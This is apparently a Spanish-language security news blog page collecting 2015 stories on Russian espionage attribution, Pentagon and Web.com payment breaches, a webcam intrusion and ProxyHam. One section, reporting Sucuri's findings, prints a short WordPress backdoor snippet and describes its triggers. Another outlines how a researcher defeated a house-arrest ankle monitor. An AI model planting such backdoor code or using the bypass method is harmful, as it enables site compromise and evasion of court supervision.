Los investigadores de F-Secure han recogido muchas evidencias que sugieren que ll grupo de Dukes es de origen ruso, el nivel de sofisticación de su malware y la naturaleza de los objetivos sugiere la participación del Gobierno ruso. Todas las organizaciones atacadas manejan información de interés para el gobierno ruso, en abril de 2014 los investigadores de F-Secure analizaron una serie de documentos que se refieren a cuestiones políticas como la crisis en Ucrania o el informativo de la  OTAN en el intento de eludir las víctimas. F-Secure informó, por ejemplo, la existencia de un documento falso firmado por Ruslan Demchenko, el Primer Viceministro de Relaciones Exteriores de Ucrania.


El código fuente analizado por F-Secure contiene una serie de artefactos en ruso, en un caso, los investigadores también encontraron un mensaje de error que apoya la atribución. El GeminiDuke también utiliza marcas de tiempo establecidos en el Tiempo Estándar de Moscú.

En el malware PinchDuke los hackers descubrieron el siguiente mensaje:

"Ошибка названия модуля! Название секции данных должно быть 4 байта! "(Que se traduce esencialmente como" Error en el nombre del módulo! Sección de datos Título debe ser de al menos 4 bytes! ").

"Los benefactores de los Duques son tan poderosos y están tan estrechamente conectado con el grupo que los duques son capaces de operar sin aparente temor a repercusiones en ser descubiertos. Creemos que el único benefactor con el poder de ofrecer esa protección integral sería el gobierno de la nación para la que opera el grupo. Por lo tanto, creemos que los duques, trabajan ya sea dentro o directamente para un gobierno, lo que excluye la posibilidad de una banda criminal o un tercero ", señala el informe publicado por F-Secure.

Los expertos de F-Secure parecen no tener ninguna duda sobre la capacidad del grupo de duques y su organización bien coordinada que beneficia con recursos financieros fuera de lo común.

"Por lo tanto, creemos que los duques son una sola y bien coordinada gran organización con separación clara de las responsabilidades y objetivos."

Aquí el informe completo: "LOS DUQUES 7 años de ciberespionaje ruso".

Otro sistema informático en el Pentágono ha sido hackeado

Otro ataque cibernético golpeó sistemas informáticos en el Pentágono, en esta ocasión fueron equipos del comedor exponiendo información bancaria de los empleados.


En agosto, presuntos hackers rusos hackearon un servidor de correo electrónico no clasificado del Pentágono, este fue sólo uno de los numerosos ataques contra los sistemas de gobierno de Estados Unidos.

De acuerdo con las noticias de la NBC, funcionarios estadounidenses han informado que Rusia lanzó un "ciberataque sofisticado" contra el Estado Mayor Conjunto del sistema de correo electrónico no clasificados del Pentágono. El sistema de correo electrónico no clasificada fue cerrado y puesto fuera de línea durante dos semanas. Los funcionarios agregaron que el ataque cibernético puso en peligro los datos pertenecientes a 4.000 empleados entre personal militar y civil que trabajan para los jefes del Estado Mayor Conjunto.
"De acuerdo a los funcionarios, la "intrusión cibernética sofisticada" ocurrió en algún momento alrededor de 25 de julio y afectó a unas 4.000 personas desde personal militar y civil que trabajan para los jefes del Estado Mayor Conjunto." Dice el noticiero NBC.

Ahora, según se informa, los sistemas informáticos del comedor del Pentágono fueron comprometidos por atacantes y los detalles financieros de un número indeterminado de empleados se han comprometido.

El martes, el portavoz oficial del Departamento de Defensa, el teniente coronel Tom Crosson, confirmó el incidente y la exposición de los datos de la tarjeta de crédito de los empleados que pagaron concesiones en el Pentágono.

Comedor del Pentagono
Las autoridades de Estados Unidos han notificado inmediatamente la violación de los datos a los empleados que utilizan ya sea de débito o tarjeta de crédito para los pagos.

"En la última semana, la Agencia de Protección de la Fuerza del Pentágono ha recibido numerosos informes sobre el uso fraudulento de tarjetas de crédito pertenecientes al personal del Pentágono. Estos individuos recibieron cargos fraudulentos en sus cuenta al poco tiempo de haber realizado transacciones legítimas en el Pentágono ", de acuerdo a una copia de la notificación a los empleados obtenidos por el Washington Examiner."
Crosson no proporcionó más información sobre el ataque ni los datos sobre el número de empleados afectados, todavía no está claro cual comedor fue atacado por hackers.

El gobierno de Estados Unidos sufrió varios ataques importantes cibernéticos recientemente, incluyendo el reciente hackeo de la Oficina de Administración de Personal (OPM) y la red en la Casa Blanca. En agosto, el New York Times publicó un artículo diciendo que el presidente de Estados Unidos, Barack Obama tomó la decisión de tomar represalias en contra de China, después del famoso hack hacia la OPM, el cual expuso más de 20 millones de registros personales.

En abril, el presidente Barack Obama firmó una orden ejecutiva que utiliza restricciones económicas a "controlar" cualquier persona que está tratando de atacar los intereses estadounidenses.

La noticia de este nuevo ataque se produce pocos días después del anuncio de que el Gobierno de Estados Unidos está considerando la posibilidad de sanciones contra los dos hackers rusos y chinos en respuesta a campañas de hacking dirigidas a entidades estadounidenses.

La noticia fue reportada por varios funcionarios estadounidenses ayer que hablaron bajo condición de anonimato. La administración de Obama ya estaba considerando la posibilidad de castigar a los hackers y organizaciones dirigidas a entidades estadounidenses, recientemente se ha propuesto sanciones para los hackers e individuos chinos y empresas de otras naciones responsables de ataques cibernéticos contra empresas comerciales estadounidenses.

"SexyCyborg" y sus zapatos de tacón: con herramientas de hacking dentro


Cuando la desarrolladora web de china "SexyCyborg" comenzó a observar el que ahora es su programa de televisión favorito Mr Robot, ella se sintió cautivada con temas de piratería y herramientas de prueba de penetración.
Tomando sus habilidades de TI existentes como base, ella comenzó a investigar sobre temas de seguridad de información y pruebas de penetración. A medida que su conocimiento creció, también lo hizo su curiosidad.

¿Te preguntaras cómo ella puede usar sus recién descubiertas habilidades para penetrar una instalación corporativa? su primer pensamiento fue la ingeniería social.


Al describirse a sí misma como "una trampa natural" - otra de sus invenciones, la minifalda LED sin duda atrae la atención sobre su físico - que no tenía dudas sobre su capacidad en poder obtener una invitación en casi cualquier oficina, pero se preguntó cómo iba a poder pasar artículos en su bolso a través de los puntos de revisión de seguridad.

Dada su afición por la ropa reveladora, ella se quedó con pocas opciones para esconder sus herramientas de pruebas hasta que se le ocurrió la idea de usar sus zapatos de tacón alto, a los que llamó "Zapatos Wu Ying - Tacones de Pruebas de Penetración"


El calzado personalizado cuenta con un compartimiento oculto en cada zapato, con un cajón que se puede acceder incluso sin tener que quitárselos.

En el espacio secreto dentro en el zapato derecho hay suficiente espacio para almacenar un router inalámbrico (con batería recargable), corriendo OpenWRT. 

Escondido en el espacio del zapato izquierdo hay más herramientas de trabajo, incluyendo un registrador de pulsaciones de teclas USB (keylogger), cable ethernet retráctil para el router OpenWRT, ganzúas y una cuña para comprometer candados.

A pesar de la interesante colección de herramientasem, SexyCyborg cree que nadie se daría cuenta de su calzado:
Con mis zapatos puedo distraer al objetivo con la parte superior de mi cuerpo y ellos no ven el peligro real en mis pies
La emprendedora hacker ha hecho disponible su tamaño 8 en modelos de impresión 3D para descarga, aunque recomienda que "ir equipado" no puede ser la más brillante de las ideas en algunas jurisdicciones.


Wigo Significa Bingo para Blackseo Agent


La firma de seguridad Sucuri ha identificado sitios infectados con un código muy similar incrustado en los archivos index.php de WordPress:
if (eregi ('-dbst', $ _ SERVER ['REQUEST_URI'])) {
error_reporting (0);
include ('license.txt');
exit();
}
El código es muy simple. Comprueba si una página tiene anexado "-dbst" a la URL y ejecuta un código de un archivo incluido. A primera vista, parecía un código de una puerta trasera que se activa si los hackers utilizan URLs especiales con el código de acceso "-dbst".

En algunos casos, el archivo incluido es license.txt en otros casos readme.html. Ambos archivos son una parte del núcleo de WordPress y se espera que se encuentran en el directorio raíz. Sin embargo, como era de esperar, contienen un código ofuscado.

Condiciones Wigo

Después de una deofuscacion, se localiza el código de puerta trasera:


Además de tener "-dbst" en la URL, también requiere el user agent "Blackseo Agent v0.1", o bien parámetros GET PHP4 o PHP5. En caso de php4, se crea un formulario de carga de archivos, en el caso de php5, se descarga un archivo remoto a un servidor comprometido. En cualquier caso, la puerta trasera incluye la etiqueta distintiva "Wigo", que ayuda a verificar que la puerta trasera está ahí.
Pero como el user agent "Blackseo Agent v0.1" indica, no es sólo una puerta trasera. El código también tiene una parte más grande que crea puertas de spam utilizando datos de hxxp: // apollo5go. com / api.php? action = get_link y api_key = ... y adultwww .apollo2gen .com. Las puertas tienen un script para redirigir a los visitantes a hxxp: // www .hqnuvideoz .com / out.php id = traffic-shop.com, luego a hxxp: // www .us-xxx .com / tr.php Identificación? = hqnuvideoz.com, y otros sitios de pornografía.

Encontrando el patrón

Dada esta información, revisando en Google páginas que contenían "-dbst" en sus URLs. La consulta [inurl: "dbst" xxx] devuelve algunos resultados prometedores con URLs como: best-playboy-photo-ever-dbst.html. Para averiguar si era el mismo ataque que se había investigado, los investigadores abrieron las páginas utilizando el user agent "Blackseo Agent v0.1". Como era de esperar, la mayoría de las direcciones URL devuelven esto:

Wigo%

¡Bingo!

Comprobando con busquedas como [site: hacked-site.com inurl: "dbst"] revelaron que este ataque crea al rededor de 1000 a 40.000 páginas de entrada de spam en los sitios comprometidos.

Hackers roban información de tarjeta de pago de Web.com

La empresa de registro de dominios y alojamiento web Web.com dijo el martes que hackers accedieron a información de tarjeta de crédito e información personal de más o menos 93.000 de sus clientes después de comprometer un servidor operado por la empresa.


Web.com dijo que descubrió el incumplimiento de uno de sus sistemas informáticos el 13 de agosto 2015, a través de su monitoreo de seguridad en curso.

Afortunadamente, los 93.000 clientes afectados por la violación representan solo un pequeño porcentaje de los más de 3,3 millones de clientes de la compañía.

Los datos accedidos por los atacantes incluían el nombre y la dirección adjunta a las tarjetas de pago, pero los códigos de validación de la tarjeta no se vieron comprometidos, ni se accedió a ninguna otra información de los clientes, dijo la compañía.
La compañía dijo que el incidente se ha informado a los procesadores de tarjetas de crédito y las "autoridades federales y estatales adecuadas".

Web.com dijo que los clientes afectados recibieron un correo electrónico notificándoles que su información de tarjeta de crédito fue comprometida, y una carta también sería enviada a través del Servicio Postal de Estados Unidos el 20 de agosto

La compañía está ofreciendo un año de protección de monitoreo de crédito a los clientes afectados y esta trabajando con una empresa de seguridad de TI para llevar a cabo una investigación a fondo.

Web.com no respondió de inmediato a una solicitud de información adicional.

Hackers pueden deshabilitar la pulsera de tobillo de arresto domiciliario sin levantar sospechas

Otro golpe para las autoridades - investigador un grupo de seguridad logra hackear pulsera de tobillo sin levantar una alerta.


Presentandose ante la audiencia en la conferencia de seguridad DEFCON 2015 celebrada en Las Vegas, William Turner explicó con detalles intrincados, un método para desactivar las pulseras de seguimiento utilizados por las agencias de la ley en todo el mundo. Esto abrió la puerta a nuevos riesgos y problemas de seguridad.


Popularmente conocido como Amm0nRa en su círculo profesional, Turner realizó diversos procedimientos de prueba en las pulseras de rastreo de GTC Internacional y evadió con éxito el sistema antimanipulación integrado. El brazalete fue quitado de su pie sin levantar ninguna alerta a las autoridades.

Es difícil de imitar el procedimiento sin experiencia técnica previa.

Esto es de hecho cierto, porque el uso de la red móvil en la pulsera no permite a usuarios ordinarios prevenir la transmisión de datos GPS que se logró por Turner por el uso de una jaula de Faraday.
El Sr. Turner falsifico una red de telefonía después de colocar el objeto en una jaula de Faraday y con ello impidió la alerta de advertencia de que se envía a la policía tan pronto como abrió la pulsera y retiro la tarjeta SIM. Una vez retirada la tarjeta SIM, él fue capaz de enviar un mensaje a otro número desde el que fue revelado el número de la tarjeta SIM que sustrajo de la pulsera. Utilizó el mismo número con un servicio de falsificación de SMS en línea para enviar mensajes de datos GPS falsos a las autoridades y hacerles creer que la persona detenida se encontraba todavía en el lugar confinado.

Turner acordó con la empresa de fabricación no revelar ninguno de sus hallazgos de seguridad  debido a experiencias pasadas desagradables de informar fallas de seguridad. Como las otras pulseras de rastreo utilizan el diseño y la arquitectura similar, el Sr. Turner espera que el mismo método podría funcionar con éxito en ellos también, informa Motherboard.

Webcam de Mujer en Toronto hackeada mientras ve Netflix

TORONTO - La policía están levantando alarmas sobre la privacidad en línea después de que dicen que un hacker envío a una mujer de 27-años de edad, de Toronto fotos íntimas de ella y su novio viendo Netflix la noche anterior.

"¡Qué idea aterradora!. Fue una cosa muy extraña recibir esos mensajes y realmente tomó un segundo para darme cuenta, 'Oh, Dios mío, eso es lo que esto significa, recibir este mensaje significa que alguien nos observaba" sijo Chelsea Clark a Newstalk1010.

"Obviamente teníamos ni idea de que estaba estaba pasando en el momento, pero con carácter retroactivo era como una sensación muy, muy profundamente espeluznante. Fue muy desconcertante. Quiero decir que se siente como si hubiera alguien dentro de tu casa".

Davis Carr, un estudiante de los medios de Ryerson, dijo que sus amigos cubren sus webcams con un trozo de cinta por temor a que alguien podría estar observando.

Ann Cavoukian, ex comisionado de privacidad en Ontario y actual director ejecutivo del Instituto de la privacidad y Big Data en la Universidad de Ryerson, dijo a Global News que el incidente fue algo más que una cuestión de privacidad.
"No sólo es una gran invasión de la privacidad, pero también es una violación muy significativa de los derechos de propiedad", dijo.

"La propiedad de esta pareja, su computadora, fue básicamente acceder completamente de  forma inapropiada y no autorizada y luego para añadir insulto a la injuria, se utilizó la cámara web para capturar en momentos muy íntimos dentro de su casa, donde la privacidad es sacrosanta. Así que esto es completamente inaceptable, las autoridades deben intervenir por completo en todo esto ".
La policía de Toronto dijo que Clark informó el incidente inmediatamente después de recibir las fotos de ella el 23 de julio, y agregó que una investigación está en curso y el equipo se había incautado para su análisis.
Imagenes tomadas por el hacker
"Lo mejor que puedes hacer es cerrar tu computadora portátil después de haberla usado. No sólo te quedes dormido con tu portátil abierto y lo pongas a lado ", dijo Const. De Scott Mills.

"Sin duda, más conciencia podría ayudar, sin duda es posible que tu cámara web pueda ser hackeada, por lo que necesitas ser consciente de eso, pero no creo que sea el momento de presionar el botón de pánico ni nada de eso."

Mills dijo que los oficiales de delitos cibernéticos de la policía de Toronto se especializan en este tipo de situaciones y que "la policía tomará esto en serio y van a asignar a un investigador para ello."

Acceso Wi-Fi anónimo desde 4 Km: ¿Como funcionaba ProxyHam?


En algún momento platicamos de una alternativa llamada ProxyGambit, una herramienta inspirada en (el ahora cancelado) ProxyHam, pero, ¿Como funcionaba originalmente ProxyHam?

El anonimato es algo que parece casi imposible en esta era de vigilancia gubernamental. Incluso Tor y VPN ya no parecen ser suficientes para proteger la privacidad del usuario. Una vez que se descubre tu dirección IP, el juego se acabo.

Sin embargo, un método se ha ideado que no sólo permiten a los usuarios conectarse de forma anónima a una red Wi-Fi pública, sino que también permiten a conectarse desde alrededor de 4 kilómetros de distancia. El investigador de seguridad Benjamin Caudill ha desarrollado un dispositivo que añade una capa adicional de anonimato para denunciantes, periodistas, delatadores y, por supuesto, delincuentes.

Apodado ProxyHam, es un "proxy de hardware" que permite a los usuarios conectarse a una red Wi-Fi pública de larga distancia a través de una serie de canales de radio de baja frecuencia inidentificables, lo que hace más difícil para las agencias de gobierno y espías el descubrir la verdadera identidad y fuente de el tráfico de Internet.

Proxyham se compone de una pequeña computadora Raspberry Pi con Wi-Fi, junto con una configuración de tres antenas. Una antena se utiliza para conectarse a una red Wi-Fi fuente en un lugar público, y las otras dos antenas se utilizan para transmitir la señal Wi-Fi a una frecuencia de 900 MHz.


Al confiar en una conexión de radio de 900 MHz, ProxyHam conecta con eficacia a un cliente Wi-FI lejano, con un rango de entre 1.6 y 4 kilómetros, dependiendo de ciertos factores de interferencia.
Por lo tanto, en caso de que si alguien lograra rastrear completamente la conexión a Internet del objetivo, encontrarán sólo la dirección IP de la caja de ProxyHam transmitiendo una señal de radio de bajo nivel a miles de metros de distancia en alguna dirección.

Caudill dijo a medios de comunicación que él y sus colegas también están trabajando en añadir funciones adicionales como la auto-destrucción de ProxyHam. Futuras versiones podrían ser lo suficientemente pequeñas como para acomodar a Proxyham en un libro para que sea más fácil de ocultar.

Caudill pensaba presentar su ProxyHam en la conferencia de hackers DefCon en Las Vegas el próximo mes; en donde hablaría de las especificaciones de hardware, el código fuente y el modelo del dispositivo de modo que cualquier persona puede desarrollar su propia dispositivo.

El precio estimado de venta de ProxyHam era de USD $200, "como un servicio a la comunidad", pero también esperaba ser capaz de bajar el precio a $ 150 pronto.

Siguenos:
¿Usas Feedly? Suscribete:
follow us in feedly
Anuncios
Lo Más Popular